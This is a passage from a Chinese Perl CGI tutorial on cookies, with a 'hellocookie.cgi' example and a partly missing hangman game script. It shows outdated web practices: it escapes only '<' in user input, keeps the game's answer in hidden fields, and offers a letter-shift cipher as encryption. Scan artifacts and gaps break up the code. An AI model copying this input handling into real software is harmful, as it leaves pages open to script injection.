


图 23.5 读取 cookie

注意，可以使用 `-expires` 属性指出 cookie 什么时候到期；`+5h` 指定了 5 小时；`+5d` 指定了 5 天；`+5m` 指定了 5 个月；`+5y` 指定了 5 年。而且一次也可以设置多个 cookies，如下所示：  
`$co->header(-cookie=>[$newcookie1, $newcookie2])`。

可以与 `cookie` 方法一起设置的属性包括：`-domain`、`-expires`、`-name`、`-path`、`-secure`、`-value` 和 `-values`。可以传递一个列表，其中包括数组或哈希表，来作为 cookie 的值，而且当读取该 cookie 时，可以获取这个列表。事实上，使用 CPAN `Data::Dumper` 模块，就能够很容易地创建复杂数据结构的易存储版本。

要创建 cookie，需以命名参数的方式传递给 CGI `header` 方法，它可能需要下列这些属性：`-cookie`、`-cookies`、`-expires`、`-nph`（对于非解析的头脚本）。有些浏览器缓存 CGI 脚本中的数据，但有些浏览器就不能这么做（例如 Netscape Navigator），所以可以使用 `-expires` 属性，使该行为在浏览器之间更加一致。

这里需要记住的是，在写页面的头时写 cookies。在 CGI 脚本中，并不是在任意位置都可以写 cookie：

```
$greetingcookie = $co->cookie
(
    -name=>'greetings',
    -value=>\%greetings,
    -expires=>'+365d'
);
print
$co->header(-cookie=>$greetingcookie);
```



只能在头中写 `cookies` 的事实意味着，在编写页面头之前必须进行很多计算（之后是页面的其余部分），这就意味着你一定要避免在代码开头部分写头的诱惑。尽管只能在头中写 `cookies`，但在代码中的任意位置都可以读它们。

#### 23.2.4.3 读 Cookie

要读 `cookie`，只需使用 `CGI cookie` 方法，把 `cookie` 的名字传递给该方法。例如，在读回 `greetings cookie` 之后，就可以使用 `%greetings` 哈希表中的数据，该哈希表存储于该 `cookie` 中：

```
$co = new CGI;

%greetings = $co->cookie('greetings');

print $greetings{'name'};
```

如果调用了不含参数的 `cookie`，则它会返回脚本能够访问的所有 `cookies` 的名字。也可以使用 `CGI.pm raw_cookie` 方法，它会返回浏览器中未处理 `cookies` 的列表。你自己负责解析这个数据。

这就是处理 `cookies` 的所有操作。可以使用 `cookie` 方法创建 `cookie`，而且同时使用 `-cookie` 属性与 `header` 方法，就可以写这个 `cookie`，你再次使用 `cookie` 方法读回 `cookie` 的数据。使用 `cookies` 非常容易，但由于很多用户还反对在他们自己的机器上写数据的程序，所以也要考虑仔细。事实上，在第 24 章中，我将创建无 `cookie` 的另一个购物车应用程序。

#### 程序清单 23.6 hellocookie.cgi

```
#!/usr/bin/perl

use CGI;

$co = new CGI;

%greetings = $co->cookie('greetings');

if ($co->param('name')) {
    $greetings{'name'} = $co->param('name')
}

if ($co->param('birthday')) {
    $greetings{'birthday'} = $co->param('birthday')
}

($day, $month, $year) = (localtime)[3, 4, 5];

$date = join ("/", $month + 1, $day);

if(exists($greetings{'name'})) {
    $greetingstring = "Hello " . $greetings{'name'};

    $greetingstring .= ", happy birthday!" if ($date eq
        $greetings{'birthday'});

    $greetingstring =~ s/</&lt;/g;
```

```
$prompt = "If you want to change this page's settings, just enter
new data below.";

} else {

    $prompt = "To have this page greet you next time,
enter your data below.";

}

$greetingcookie = $co->cookie
(
    -name=>'greetings',
    -value=>\%greetings,
    -expires=>'+365d'
);

if($co->param('name') || $co->param('birthday')) {
    print $co->header(-cookie=>$greetingcookie);
} else {
    print $co->header;
}

print
$co->start_html
(
    -title=>"Cookie Example",
),
$co->center
(
    $co->h1("Cookie Example"),

    $co->p,
    $co->h1($greetingstring),

    $prompt,

    $co->startform,
    "Your name: ",

    $co->textfield
    (
        -name=>'name',
        -default=>' ',
        -override=>1
    ),

    $co->p,
    "Your birthday (month/day): ",

    $co->textfield
    (
```



```

        -name=>'birthday',
        -default=>' ',
        -override=>1
    ),

    $co->p,
    $co->submit (-value=>'Submit'),
    $co->reset,

    $co->endform,
),
$co->end_html;

```

相关解决方案参见 24.2.8 节“购物车演示程序”和 24.2.9 节“不包含 Cookies 的购物车演示程序”。

### 23.2.5 创建游戏

本节介绍如何编写在线游戏。

在本节中，我将创建一个游戏，即 `game.cgi`，这是老刽子手游戏的 Internet 版本。它是交互式的而且相对安全，这是由于它只使用单选按钮、Submit 按钮和超链接与用户交互。它很有趣。图 23.6 显示了 Netscape Navigator 中的游戏。




图 23.6 创建游戏

当用户在 Web 浏览器中打开这个脚本时，它会显示如图 23.6 所示的页面。通过使用单选按钮和 Submit 按钮，用户可以猜测字符。如果用户在进行了 8 个错误猜测之前猜测字，他会看到一个祝贺网页；否则，该脚本给用户答案，并邀请他再试一次。通过单击单选按钮和 Submit 按钮，用户可以很简单地在任意时刻开始新游戏。



### 23.2.5.1 脚本调用之间将数据存储在网页中

这个脚本很好地说明了如何使用网页在调用的脚本之间存储信息。可以使用 cookies，但很多用户都把他们的浏览器设置为对 cookies 发出警告，在该游戏中看到所有这些警告将是很令人讨厌的。然而，用户所做的点击和失误（甚至是真正的答案本身）都存储在表单的隐藏字段中。采用这种方式存储数据，意味着你不必在调用脚本之间记录用户；已提交的表单将提供所有需要的信息。当然，这也意味着用户可以通过查看页面的 HTML 源代码得到答案，但毕竟这只是一个游戏。如果它对你很重要，则可以给这个信息加密；请参见第 8 章。或者也可以采用非常低的安全模式进行加密和解密，实现这种简单的功能，代码如下：

```
$text = "hello there!";  
  
print "$text\n";  
  
$text =~ tr/a-z/d-za-c/;  
  
print "$text\n";  
  
$text =~ tr/d-za-c/a-z/;  
  
print "$text\n";  
  
hello there!  
khoor wkhuh!  
hello there!
```

### 23.2.5.2 自定义游戏

要安装这个游戏，需要一个 CGI 脚本 `game.cgi`，程序清单 23.7 列出了该脚本。也需要一个有关键词的文件，即 `answers.dat`，游戏可以使用它让用户猜测。我已经尽力使这个游戏尽可能地灵活；`answers.dat` 可以是任意长度，而且可以使用任意长度的字。你需要做的是在 `answers.dat` 中的每一行都放置一个小写词，而且不要使用逗号、空格及其他分隔符。把脚本编写为只接受普通文件，该文件以 Unix 风格（带有 `\n`）或 DOS 风格（带有 `\r\n`）分开行，所以可以在自己的系统上创建 `answers.dat` 并上传它（只是不要忘记赋予它适当的权限，以便 `game.cgi` 能够读取它）。`answers.dat` 中的某些项可能如下所示：

```
instruction  
history  
attempt  
harpsichord  
flower  
person  
pajamas
```

包含 5000 个词的样本 `answers.dat` 文件 [www.waterpub.com.cn](http://www.waterpub.com.cn) 下载，如果你喜欢它的话，可以使用它。

由于通常这是一个视觉游戏，所以如果你提供了图像，这个脚本也会自动使用图 23.6 左





```
        displayresult();
    }
}
}
}
}
sub newgame
{
    $datafile = "answers.dat";
    open ANSWERDATA, $datafile;
    @answers = <ANSWERDATA>;

    close (ANSWERDATA);

    srand(time ^ $$);

    $index1 = $#answers * rand;
    $theanswer = $answers[$index1];
    chomp($theanswer);
    $themisses = "-";
    $thehits = "";

    for($loopindex = 0; $loopindex < length($theanswer); $loopindex++){
        $thehits .= "-";
    }

    displayresult();
}

sub getguess
{
    $theguess = "-";

    if ($co->param('letters')){
        $theguess = lc($co->param('letters'));
    }

    return $theguess;
}

sub displayresult
{
    print

    $co->header,

    $co->start_html(-title=>'Word Game', -author=>'Steve',
```

```

-bgcolor=>'black', -text=>'#ffff00', -link=>'#ff0000',
-alink=>'#ffffff', -vlink=>'#ffff00'),

$co->center
(
    "<font color = #ffff00>",
    $co->h1('Word Game!'),
    $co->hr
);

$len = length($themisses);

if (-e "hang${len}.gif") {
    print $co->img({-src=>"hang${len}.gif",
        -align=>left, -vspace=>10, -hspace=>1});
}

print
$co->center
(
    $co->h1($thehits),

    "<cont color = #ffff00>",

    $co->h2("Misses (8 max): " . substr($themisses, 1)),

    $co->startform,

    $co->hidden(-name=>'newgame', -default=>"no",
        -override=>1),

    $co->hidden(-name=>'answer', -default=>"$theanswer",
        -override=>1),

    $co->hidden(-name=>'hits', -default=>"$thehits",
        -override=>1),

    $co->hidden(-name=>'misses', -default=>"$themisses",
        -override=>1),

    $co->br,

    "Guess a letter:",

    $co->br,
),

"<center>",

"A<input type = radio name = \"letters\" value = \"A\"
checked>";

for ($loopindex = ord('B'); $loopindex <= ord('M');
    $loopindex++) {

```

```

    $c = chr($loopindex);

    print "${c}<input type = radio name = \"letters\"
    value = \"${c}\" >";
}

print $co->br;

for ($loopindex = ord('N'); $loopindex <= ord('Z'); $loopindex++) {

    $c = chr($loopindex);

    print "${c}<input type = radio name = \"letters\"
    value = \"${c}\" >";
}

print $co->br,

"Then submit your guess by clicking ",

$co->submit(-value=>'this button'),

$co->br,
$co->br,

"Start new game?",
"<input type = radio name = \"newgameyesno\" value =
    \"yes\"> Yes",

"<input type = radio name = \"newgameyesno\" value =
    \"no\" checked> No",

"</center>",

$co->endform,

"</font>",

$co->end_html;
}

sub gethits
{
    $temphits = $co->param('hits');
    $thehits = "";

    for($loopindex = 0; $loopindex < length($theanswer);
        $loopindex++){
        $thechar = substr($temphits, $loopindex, 1);
        $theanswerchar = substr($theanswer, $loopindex, 1);
        if($theguess eq $theanswerchar){
            $thechar = $theguess;
        }

        $thehits .= $thechar;
    }
}

```



```
    }

    return $thehits;
}

sub getmisses
{
    $themisses = $co->param('misses');

    if(index($theanswer, $theguess) eq -1){
        if(index($themisses, $theguess) eq -1){
            $themisses .= $theguess;
        }
    }

    return $themisses;
}

sub youwin
{
    print

    $co->header,

    $co->start_html(-title=>'Word Game', -author=>'Steve',
    -bgcolor=>'black', -text=>'#ffff00', -link=>'#ff0000',
    -alink=>'#ffffff', -vlink=>'#ffff00'),

    "<center>",

    "<font color = #ffff00>",

    $co->h1('Word Game!'),

    $co->hr,

    $co->br,

    "</font>",

    "<font color = #ffffff>";

    if (-e "hang10.gif") {
        print $co->img({-src=>"hang10.gif",
            -align=>left, -vspace=>10, -hspace=>1});
    }
    print

    $co->h1("You got it: ", $theanswer),

    $co->h1("You win!"),

    $co->br, $co->br,

    $co->startform,
```

```

$co->hidden
(
    -name=>'newgame',
    -default=>"yes",
    -override=>1
),
$co->br,
$co->br,

$co->submit(-value=>'New Game'),

$co->endform,

"</font>",

"</center>",

$co->end_html;
}

sub youlose
{
    print

    $co->header,

    $co->start_html(-title=>'Word Game', -author=>'Steve',
    -bgcolor=>'black', -text=>'#ffff00',
    -link=>'#ff0000', -alink=>'#ffffff',
    -vlink=>'#ffff00'),

    "<center>",

    "<font color = #ffff00>",
    $co->h1('Word Game!'),

    $co->hr,
    $co->br,

    "</font>",

    "<font color = #ffffff>";

    if (-e "hang9.gif") {
        print $co->img({-src=>"hang9.gif",
            -align=>left, -vspace=>10, -hspace=>1});
    }
    print

    $co->h1("The answer: ", $theanswer),

    $co->h1("Sorry, too many guesses taken!", $co->br,

    $co->br, "Better luck next time."),

```

```
$co->br,  
  
$co->br,  
  
$co->startform,  
$co->hidden(-name=>'newgame', -default=>"yes",  
            -override=>1),  
  
$co->br,  
  
$co->br,  
  
$co->submit(-value=>'New Game'),  
  
$co->br,  
  
$co->endform,  
  
"</font>",  
"</center>",  
  
$co->end_html;  
}
```

相关解决方案参见 8.2.26 节“字符串处理：用 crypt 加密字符串”。



